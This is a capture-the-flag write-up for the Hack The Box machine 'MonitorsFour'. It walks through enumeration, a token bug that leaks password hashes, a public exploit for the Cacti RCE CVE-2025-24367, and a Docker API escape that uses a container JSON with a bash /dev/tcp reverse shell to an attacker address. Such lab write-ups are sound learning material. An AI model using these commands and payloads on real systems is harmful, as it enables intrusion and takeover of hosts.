Hack The Box - MonitorsFour Writeup
Overview
| Item | Details |
|---|---|
| Platform | Hack The Box |
| Machine | MonitorsFour |
| Difficulty | Easy |
| OS | Windows |
| Created By | TheCyberGeek & kavigihan |
| Release Date | 06 December 2025 |
| Pwn Date | 24 March 2026 |

Even though MonitorsFour is a Windows machine, you'll be handling it like a linux machine. The machine can be pwned through good target enumeration, research, and understanding docker containers. You can follow these hints also.
- Find the directories through directory enumeration.
- Use the missing parameter to dump the user details.
- Find the subdomain through vhost enumeration.
- Research for exploits targeting the implemented version.
- Based on the hostname understand the environment.
- Find vulnerabilities related to docker desktop environment.
- Trigger a reverse shell as root through container creation and initiation.
Feel free to go through the writeup, for detailed steps.
Enumeration
We'll start with enumerating the IP address for open ports and services.
nmap -sV -T4 -p- -A 10.129.10.53 -oN monitorsFourNmapScanning.txt



We got open ports here. Now add the IP address in the "/etc/hosts" file to visit the website.

Now we can enumerate the subdomains(vhosts).
ffuf -H "Host: FUZZ.monitorsfour.htb" -u http://monitorsfour.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 138

We found a subdomain "cacti". Now add it in the hosts file.

When searched with the cacti version I found one RCE vulnerability(CVE-2025-24367), which needs us to be authenticated in order to exploit it. As we don't have any credentials or vulnerabilities to move forward with cacti we can come back to the main website.
Lets do a directory enumeration to find available directories.
ffuf -u http://monitorsfour.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -r

When I tried to access the "/user" endpoint it throwed an error of a missing token parameter.

I tried giving values to the "token" parameter. When I gave ?token=0 the website directly dumped user details.

[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},
{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},
{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},
{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
Capturing User Flag
I directly tried cracking the password hashes using CrackStation. I was able to crack one password hash.

admin : wonderful1
I used this credential to login to the MonitorsFour website.

But when I tried using the same credential in cacti page it didn't work. So I tried with the admin's name "marcus" as username and I was able to login.

marcus : wonderful1
Now we can try and get a reverse shell by using the exploit for CVE-2025-24367. Start the netcat listener and execute the python code.
python3 exploit.py -u marcus -p wonderful1 -i <attacker-ip> -l <attacker-port> -url http://cacti.monitorsfour.htb


Here we successfully got a reverse shell as www-data. When checked www-data user has permission to read the user.txt file in user marcus's home directory.

Capturing Root Flag
If you check the hostname you can understand that we are running linux shell inside a docker container. The ID suggests docker container environment.

When researched about vulnerabilities related to docker desktop I found CVE-2025-9074. For exploiting this we have to identify an open docker API.

Here we have confirmed an open Docker API by accessing the version path in 192.168.65.7:2375.
Next step is to list available docker images.
curl -s http://192.168.65.7:2375/images/json | grep -o '"RepoTags":\[[^]]*\]'

We are gonna send a JSON reverse shell payload to the /containers/create endpoint. We request a bind mount of /mnt/host/c (the WSL2 path to the Windows C drive) to /host_root inside our new container. So we will be able to access the files in C drive through /host_root path.
cat > /tmp/container.json << 'EOF'
{
    "Image": "docker_setup-nginx-php:latest",
    "Cmd": ["/bin/bash","-c","bash -i >& /dev/tcp/<attacker-ip>/<attacker-port> 0>&1"],
    "HostConfig": {
        "Binds": ["/mnt/host/c:/host_root"]
    }
}
EOF

Now we are going to create the docker container.
curl -X POST -H "Content-Type: application/json" -d @/tmp/container.json http://192.168.65.7:2375/containers/create?name=revshell

Now start your netcat listener on the port mentioned in the payload and start the container, using the container ID you got when it is created.
curl -X POST http://192.168.65.7:2375/containers/a72857c45c5af1248f59803422a6cb86716dacd0edf10497b5d41c65fd34ffb0/start


We got a shell as root. As I mentioned earlier our C drive is mapped to /host_root and we can capture the root flag from /host_root/Users/Administrator/Desktop/root.txt.

We successfully completed the MonitorsFour machine.
Thanks for reading 😊.